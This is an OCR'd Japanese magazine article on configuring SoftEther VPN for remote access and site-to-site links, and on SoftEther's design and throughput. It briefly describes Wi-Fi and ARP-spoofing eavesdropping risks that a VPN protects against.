
次はダイナミックDNS[注3]の設定となります。

SoftEther VPNでは無償でダイナミックDNSサービスを利用できます。必要であれば、希望のホスト名を設定し先に進みます。

次は、L2TPの設定画面(**図6**)です。前述したとおり、SoftEther VPNはいくつかのプロトコルをサポートしており、L2TPはiPhoneやAndroid端末からVPNを使用する際に使用するプロトコルです(WindowsやMax OSからも接続は可能です)。L2TP over IPsecを有効にし、IPsecの事前共有鍵を設定して覚えておきます。事前共有鍵はパスワードに相当するもので、これが知られると通信を盗聴される恐れがあるので、初期値以外の値に変更することを強く推奨します。

次に、VPN Azureサービスの設定画面が表示されます。VPN Azureサービスとは、ファイアウォール下やNAT下で、外からの接続を受けつけないネットワーク環境にVPN Server

▼図4　SoftEther VPNサーバー管理マネージャ



注2) http://ja.softether.org/

注3) 固定グローバルIPアドレスを持たない環境でも、常に同じ名前でアクセスできるようにするサービス。

を設置する場合に使用するもので、VPN Azureサービスが VPN 通信を中継することで、VPN接続を可能にするものです。こちらもダイナミックDNSと同様に無償で利用できます。

ただし、VPN AzureサービスはSoftEther VPNプロトコルまたは、SSTPというプロトコルのみにしか対応していません。また、VPN AzureサービスはNAT設定を変更できない場合には有効ですが、中継サーバを経由するので直接VPNサーバに接続するよりはスループットが低下し、遅延も増大します。今回はVPN Azureサービスは使用しないため、有効／無効どちらでもかまいません。

次に認証用のユーザを作成します。ここではとりあえずテストのために1ユーザだけ作成しますが、あとで必要に応じてユーザを増やすことも可能です。SoftEther VPNではいくつかの認証方法が使用できます。L2TP/IPsecを使用する場合には、パスワード認証を選択する必要があります。


次にローカルブリッジを行います。ローカルブリッジはVPNの仮想ネットワークと、LANの実ネットワークをつなげる作業です。ローカルブリッジを行うLANカードを選択します(**図7**)。

ローカルブリッジを行うLANカードと、VPN接続を受け付けるLANカードは、分けたほうが高い性能を期待できますが、1枚でも利用は可能です。Windows環境において、もし2枚のLANカードを用意できるのであれば、高速化のためにコントロールパネルのネットワーク接続から、ローカルブリッジ用のLANカードのプロパティで、TCP/IPプロトコルや、Microsoftネットワーククライアントなど、すべてのプロトコルやサービスなどを削除することをお勧めします。これでVPNサーバ自体の設定は完了となります。


次に、ブロードバンドルータのNATにおけるパケットの転送設定(フォワーディング、マッピング)を行います。具体的には、ブロードバンドルータのWAN側のTCPの443に届いたパケットを、VPNサーバに割り当てたプライベートIPに転送する必要があります。

SoftEtether VPNでは、任意のTCPポートでVPN接続が行えますが、多くのファイアウォールを通過できるようにするためにも、HTTPS通信で一般的に利用される443を設定

▼図5　簡易セットアップウィザード



▼図6　L2TP設定



することをお勧めします。また、L2TP/IPsecを使用する場合は、UDPポートの500番と4500番も転送設定する必要があります。

先ほど、NATの設定を変更できない場合には、VPN Azureサービスを使用することでSoftEther VPNが利用可能になることを説明しました。しかし、VPN Azureではパフォーマンスが悪化することが問題となります。また、一部の制限が厳しいファイアウォール下では使用できない場合もあります。

そこで、NATの設定を変更せずともSoftEther VPNを利用できる方法をもう1つ紹介します。それがNATトラバーサル機能です。NATトラバーサル機能はUDPホールパンチング(第3章で説明)を利用して、NAT越えを実現します。ただし、NATトラバーサル機能はSoftEther VPNプロトコルを使用するときのみ有効であり、L2TP/IPsecなどのプロトコルでは使用できない点に留意する必要があります。

クライアント設定

ここからはクライアント側の設定について説明します。まず、VPN Clientをコンピュータにインストールします。VPN Serverのときと同様に、ウィザード形式で簡単にインストールできます。

クライアントマネージャ起動後に、「新しい接続設定の作成」を行います(**図8**)。その際に、仮想LANカードの作成を行うかどうか尋ねられるので、仮想LANカードを作成します。そして、接続の設定は次の要領で行います。

・接続設定名：わかりやすい名前を付ける(「本社」など)
・ホスト名：接続先のグローバルIPアドレスまたは、ホスト名やDDNS名を入力
・ポート番号：デフォルトは443。変更が必要な場合はポート番号を入力
・仮想HUB名：ホスト名とポート番号を入力すると、VPN Serverに存在する仮想HUBの一覧が表示されるので、該当のHUBを選択


▼図7　ローカルブリッジ設定

▼図8　新しい接続設定

次に、認証方法を設定します。認証方法はいくつか存在します。もっとも一般的なものは、パスワード認証です。そのほかにも、RADIUSを使用した認証や、証明書認証も利用できます。

今回はパスワード認証を行います。VPN Serverで作成したユーザのユーザ名とパスワードを入力してください。これでVPN接続が可能となります。ただし、接続する前に「高度な通信設定」(**図9**)を行うことをお勧めします。とくに「VPN通信に使用するTCPコネクション数」を調整してください。高速な回線を使用している場合は、TCPコネクション数を増加させることで、通信速度を向上させられます。何本のTCPコネクション数がいいかは、通信環境によって異なるため、何種類かを試すと良いでしょう。あとはクライアントマネージャから接続設定をダブルクリックすれば、VPN接続が開始されます。

▼図9　高度な通信設定



iOSのVPN設定

次に、スマートフォンのVPN設定について説明します。まずはiOSの場合です。設定画面から「VPN」→「VPN構成を追加」を選択し、次のように設定を行います(**図10**)[注4]。

- プロトコルはL2TPを選択(IPSecは選ばない)
- 説明：任意のわかりやすいVPN名などを指定する
- サーバ：VPNサーバのグローバルIPアドレスまたは、ホスト名を指定
- アカウント：設定した認証ユーザ名を指定する。仮想HUBが複数ある場合は「ユーザ名@仮想HUB名」で接続する仮想HUBを選択できる
- パスワード：認証ユーザに設定したパスワードを指定
- シークレット：設定したIPSec事前共有鍵を指定
- すべての信号を送信：インターネットへのアクセスやルータ経由のアクセスをVPN経由で行う場合は、オンにする

あとはVPN一覧画面で接続したいVPN設定をタップして選択状態にしてから右上の「オフ」

▼図10　iOSのVPN設定

注4) 本稿で説明している設定方法はiOS 8.0.2のiPhoneのものです。iOSのバージョンによって設定方法は多少異なります。

ボタンをタップして「オン」にすると、VPN接続が開始されます。

AndroidのVPN設定

Android端末でVPN設定を行うには、設定画面から「無線とネットワーク」→「その他」→「VPN設定」→「VPNプロフィールを追加」と選択します。設定は次のように行います(**図11**)[注5]。

- 名前：任意のわかりやすいVPN名を指定する
- タイプ：L2TP/IPSec PSKを選択
- サーバーアドレス：VPNサーバのグローバルIPアドレスまたは、ホスト名を入力
- L2TPセキュリティ保護：未使用のまま
- IPsec事前共有鍵：設定したIPSec事前共有鍵を指定
- DNS検索ドメイン：LAN内でDNSを運用している場合は、ローカル用のドメイン名を指定
- 転送ルート：VPN経由でアクセスしたいネットワークを指定。VPN経由でインターネットにアクセスしたい場合は「0.0.0.0/0」のように指定する

注5) 本稿で説明している設定方法はAndroid 4.0のものです。機種やAndroidのバージョンによって設定方法は多少異なります。

▼図11　AndroidのVPN設定

あとは、VPN接続画面で作成したVPN接続設定をタップします。ユーザ名とパスワードが求められるので、認証ユーザ名(仮想HUBを指定する場合は「ユーザ名@仮想HUB名」)とパスワードを入力します。この際に「アカウント情報を保存する」をチェックすることで、ユーザ名とパスワードを保存できます(パスワードは保存できない場合もあります)。

拠点間接続型VPNの設定

次に、拠点間接続型のVPNを構築します。今回は、両拠点(本社、支社)にブロードバンドルータのNATおよびDHCPを使用したLANがある環境に、VPN用のWindows PCがあるような一般的なネットワークを仮定して、拠点間接続を行います(**図12**)。

サーバ(本社)設定


まず、VPN Serverの設定を本社側にて行います。インストールはリモートアクセス型VPNと同様です。サーバー管理マネージャで接続後、簡易セットアップウィザードにて、「拠点間接続VPNサーバーまたはブリッジ」を選択し、VPN Serverの役割の選択では「拠点間接続VPNの中心となり、他拠点からの接続を受け入れるVPN Server」を選んでください。

その後はリモートアクセス型VPNと同様です。ユーザ作成については、支社側から接続するのにユーザが必要なため、実施してください。ブロードバンドルータに対する設定もリモートアクセス型VPNと同様です。

ブリッジ(支社)設定

次に、VPN Bridgeの設定を支社側にて行います。SoftEther VPNプロジェクトのWebサ

▼図12　拠点間ネットワーク図



イトでBridgeをダウンロードし、インストールを行います。

サーバ管理マネージャで接続すると、ウィザードが表示されます。Bridgeのウィザードでは拠点間接続しか選択できなくなっているので、そのまま次に進みます。その次の「簡易セットアップの実行」にて「接続先のVPN Serverへの接続設定」を行います。設定内容はリモートアクセス型VPNと同様です。

その後、「DEFAULT上のカスケード接続」画面(**図13**)が表示されるので、作成した設定を選択し「オンライン」ボタンをクリックします。その後、「簡易セットアップの実行」にて、ローカルブリッジを行うLANカードを選択して設定が完了します。

支社側のブロードバンドルータでは、NATにおけるポートフォワーディング設定は不要となります。ただし、この状態では同一ネットワークにDHCPが2個存在することになり、ネットワークが不安定になったり、通信に失敗したりします。そこで、どちらかのDHCPを無効にしなければなりません。しかしながら、DHCPを無効にしている状態でVPNのコネクションが切れてしまった場合、DHCPの割り当てができなくなってしまうので、両DHCPサーバで割り当てるIPアドレスの範囲をかぶらないようにし、SoftEther VPNのセキュリティーポリシー機能でDHCPパケットをカスケード接続でフィルタリングすることをお勧めします。また、SoftEther VPNの機能の1つである仮想レイヤ3スイッチでIPルーティングすることで、両拠点でのDHCP稼働も実現可能です(**図14**)。

これで拠点間接続型VPNの構築は完了です。

▼図13　DEFAULT上のカスケード接続

本社のVPN Serverにユーザを追加して、リモートアクセスと併用することもできます。

セキュリティ対策としての利用

VPNを利用すると、さまざまな利便性が得られることがわかったかと思います。しかし、VPNは利便性だけではなく、セキュリティ面でも有用です。


盗聴対策

最近では、さまざまな場所でWi-Fiを利用できます。コンビニエンスストアやカフェなどでもサービスの一環として無料のWi-Fiが用意されており、皆さんも利用されたことがあるのではないかと思います。


しかしながら、このWi-Fiの中にはWEPやWPAによる暗号化を行っていない場合が存在します。これはWi-Fi接続のためのパスワード通知の手間などを削減するためだと思われます。しかし、この状況で機密情報を通信すると、大声で機密情報を話しているのと同じことになってしまい、たいへん危険です(**図15**)。暗号化をしていたとしても、WEPなどはすでに脆弱性が報告されており、簡単に暗号の解読ができるようになっています。

また、メールは少し前まで、SSLを利用した暗号化をしていないメールサーバが多くありました。たとえば、某大手のプロバイダではメール利用時にSSLが利用できるようになったのは2010年からです。もし、SSLを利用する設定に変更していなかったら、メール受信のため


▼図14　仮想レイヤ3スイッチネットワーク図



▼図15　無線LAN盗聴



▼図16　リピータHUBによる盗聴



に必要なパスワードやメール内容が読み取られてしまう危険性は高いと言えます。

このような場面でも、VPNを利用すれば、少なくともVPNサーバまでは暗号化され、Wi-Fi利用における盗聴を防げます。VPNならすべての通信を暗号化することが簡単なため、容易にセキュリティを向上させられます。


また、通信の盗聴という面では、たとえLANケーブルなどを用いた有線環境のオフィス内であっても、情報コントロールという立場から言えばセキュリティ的に弱い場合もあります。たとえば大企業となれば、関連企業の従業員やプロジェクト単位で雇う派遣スタッフなど、社内に出入りする人は多岐にわたります。有線を使用していても、HUBに容易にアクセスできる状態であれば、リピータHUBに置き換えられてしまうかもしれません(**図16**)。スイッチングHUBを使用していても、ARPスプーフィングで盗聴されてしまう危険性もあります。

ARPとは、IPアドレスとMACアドレスを対応づけるプロトコルであり、接続されているコンピュータにブロードキャストを送信し、あるIPを持つ機器のMACアドレスを調査します。そのときにHUBはどの機器がどのポートにがつながっているかを学習します。

ARPスプーフィングはこのしくみを利用してHUBを騙す技法です(**図17**)。HUBに偽のARPを送信し、送られてきたパケットをコピーして、正常に転送します。そうすると、盗聴されているほうは正常に通信できているので、盗聴に気づく可能性がかなり低くなってしまいます。

そこで、これらの対策としてオフィスLAN内でも、VPNに接続したPCでなければ重要なサーバとの通信ができないようにしてみます。そうすれば、たとえ盗聴されていたとしても、暗号化されたデータであるため、重要なデータを読み取られることはありません。SD

▼図17　ARPスプーフィング



第3章 VPNで広がる世界

Writer 桑名 潤平（くわな じゅんぺい） ソフトイーサ㈱

簡単に仮想的な専用線を構築し、安定したリモートアクセスを行えるSoftEther VPN。その簡単さや安定性を保つためにさまざまな工夫がなされています。本章ではその工夫について詳しく掘り下げます。また、VPNの応用事例として、某国にあるようなインターネット検閲用ファイアウォールを越える取り組みを紹介します。

SoftEther誕生秘話

SoftEther VPNは、2003年にIPA主催の「平成15年度未踏ソフトウェア創造事業 未踏ユース部門」に採択されたプロジェクトが元になっています。開発者の登大遊は、当時大学1年生でした。そのころ彼が在学していた筑波大学のネットワークには、とても多くの制限がかけられており、自宅のサーバなどにアクセスするのが難しい状態でした。そこで、未踏ユース部門の採択を機に、IPAの支援を受け、SoftEtherが開発されました。

元来、とくに2003年当時は、VPNは設定が難しく簡単に使用できるものではありませんでした。SoftEtherは、開発された当初から、ネットワーク知識が十分にない人たちでも簡単に利用することが可能でした。

それゆえに、間違った使い方をしてしまうこともありました。たとえば、SoftEtherの開発当初、SoftEtherのパフォーマンスの検証やバグ発見のために公開VPNサーバを用意し、誰でも接続できるようにしていたのですが、ファイル共有を間違ってパスワードなしで公開してしまったユーザがいて、問題となったことがありました。

現在のSoftEtherでは同一のVPN Serverに接続しても、接続ユーザ同士が通信できないようにすることが可能です。しかし、当時は機能が十分でないことに加え、VPNという単語すら知らない人も多く、そのような人々が使用していた状況だったため、前述のような問題が発生したのだと思われます。

SoftEtherはその後、さまざまな機能拡充により、簡単に安全に使用できるソフトウェアに成長しました。また、これまでSoftEtherは無料版だけでしたが、有料版も開発され、現在では数千社の企業に使用してもらえる国産のVPNとなりました。


SoftEther VPNのしくみ

SoftEther VPNは約39万行にもおよぶC言語で書かれたソフトウェアです。特徴としては「さまざまなOS上で動作する」「7種類のプロトコルが使用できる」「スループットが高い」「簡単に使用できる」の4つが挙げられます。

さまざまなOS上で動作する

SoftEther VPNは現在、Windows、Linux、Mac OS、FreeBSD、Solaris上で動作します。さまざまなOSで動作するとは、さまざまな場所でVPNを構築できるということです。また、既存のサーバにVPN機能を付加すれば、VPN

▼図1　SoftEther VPNプログラムの各モジュール



導入のコストも削減できることを意味します。

SoftEther VPNのコードはC言語で記述されています。複数のシステム間における互換性と移植性に関して極めて慎重な努力が重ねられて開発されているため、複数のプラットフォーム上で同様に動作するだけでなく、設定コマンドや設定ファイルもプラットフォーム間でほぼ同一に保つことができています。

このOS非依存のVPNサーバを構築するため、SoftEther VPNプログラムの内部ではOS非依存モジュールが活躍しています(**図1**)。

7種類のプロトコルが使用できる


VPN ServerはHTTPSベースのVPNプロトコルをサポートしているだけではありません。これまでインターネット上で広く使用されてきたL2TP/IPsec、OpenVPN、MS-SSTP、L2TPv3、EtherIPなどの標準的なVPNプロトコルもサポートしています。

iPhone、iPad、Android、Windows Mobile、そのほか多種多様なデバイスがVPN Serverに、いつでも、どこからでも接続できます。

また、Cisco Systems社やそのほかのVPNルータベンダの、L2TPv3/IPsecやEtherIP/IPsecをサポートしている最新の機器を使って、VPN ServerにVPN接続できます。つまり、VPNをすでに構築している場合でも、とりあえずサーバだけをSoftEtherに変更し、クライアント側はそのまま、または徐々にSoftEtherに移行するという柔軟な構築が可能です。

しかし、複数のプロトコルの対応を行おうとした場合、コード量の増大とともにバグの増加が懸念されます。そこでSoftEther VPNは、1つのプロトコルに1つのモジュールを作成するのではなく、いくつかのサブモジュールをオーバーラップして使用しています(**図2**)。たとえば、PPPモジュールはL2TPとSSTPに使用され、IPsecモジュールはL2TP、L2TPv3、EtherIPに使用され

▼図2　モジュール構成図



ています。このようにモジュールをオーバーラップさせて使用することによりコード量を減らし、バグを減少させています。

スループットが高い

スループットはVPNをいつまでも便利に利用していくために重要な評価項目です。しかし、これまでのVPNプロトコル、たとえばL2TPやPPTPはPPP(Point to Point Protocol)から派生しているのですが、PPPは電話回線のような細い帯域の回線でパケットを伝送する目的で設計されています。これは現代の高速なインターネット回線での利用には適していません。

一方、SoftEther VPNは高パフォーマンスを実現することを目標に開発されています。単にセキュリティ目的を実現するためだけに開発されたほかのVPNとは違い、SoftEther VPNはVPN処理のアーキテクチャが大幅に異なっています。現代の広帯域インターネット接続を十分に活用し、最高のパフォーマンスを発揮できるように現代的なアーキテクチャになっています。従来のVPNプロトコルと比較実験を行ったところ、SoftEther VPNは従来のプロトコルよりも大幅に高いスループットが得られました(**図3**)。また、従来のVPNプロトコルをSoftEther VPNサーバに対して接続した場合もおおむね良好なスループットを示しています。


MTU問題対策

SoftEther VPNが高いスループットを得られる理由はいくつかあります。その理由の1つとして、MTU(Maximum Transmission Unit)問題対策が挙げられます。

コンピュータが1度に送信できるデータのサイズ(MTU)はデフォルトで1,514バイトです。というのも、EthernetにおけるFCS(Frame Check Sequence)を除くパケットサイズが1,514バイトだからです。

基本的に、従来のVPN経由で伝送されるパケットのMTUサイズを調整することは簡単で

▼図3　パフォーマンス比較(SoftEtherとMicrosoft RRASとOpevVPN)



Windows Server 2008 R2 x64 on Intel Xeon E3-1230 3.2GHz and Intel 10 Gigabit CX4 Dual Port Server Adapter.
Microsoft RRAS: L2TP and SSTP VPN Server of Routing and Remote Access Service.
OpenVPN: OpenVPN Technologies OpenVPN 2.2(open-source version).
Performance Test by Daiyuu Nobori University of Tsukuba.japan.

はありません。IPsec、PPTP、L2TPなどのVPNプロトコルは、EthernetのMTU値との親和性があまり良くありません。これは従来のVPNがパケットを物理的な回線に流す際に、データグラムパケットを用いることから生じる「MTU問題」と呼ばれる深刻な問題です。

通常、コンピュータがEthernetセグメントを経由して最大サイズのパケット(1,514バイト)を伝送しようとするときには、最大のスループットを実現できます。しかし、コンピュータ間に従来のVPNが存在する場合、VPN用ヘッダ付加によるMTU問題のために、1個のパケットが2パケットに分割され、パフォーマンスは半分になってしまいます。その結果、総転送パケット数が増大し、総スループットの低下につながります。

理想的には、この問題はPath MTU Discovery[注1]プロトコルや、両拠点のすべてのノードにおける適切な設定によって解決されるべきものです。しかし、Path MTU Discoveryプロトコルは実際のネットワークではうまく機能しません。そして、適切なMTU設定をネットワーク上のすべてのコンピュータに設定することはとても難しいことです。

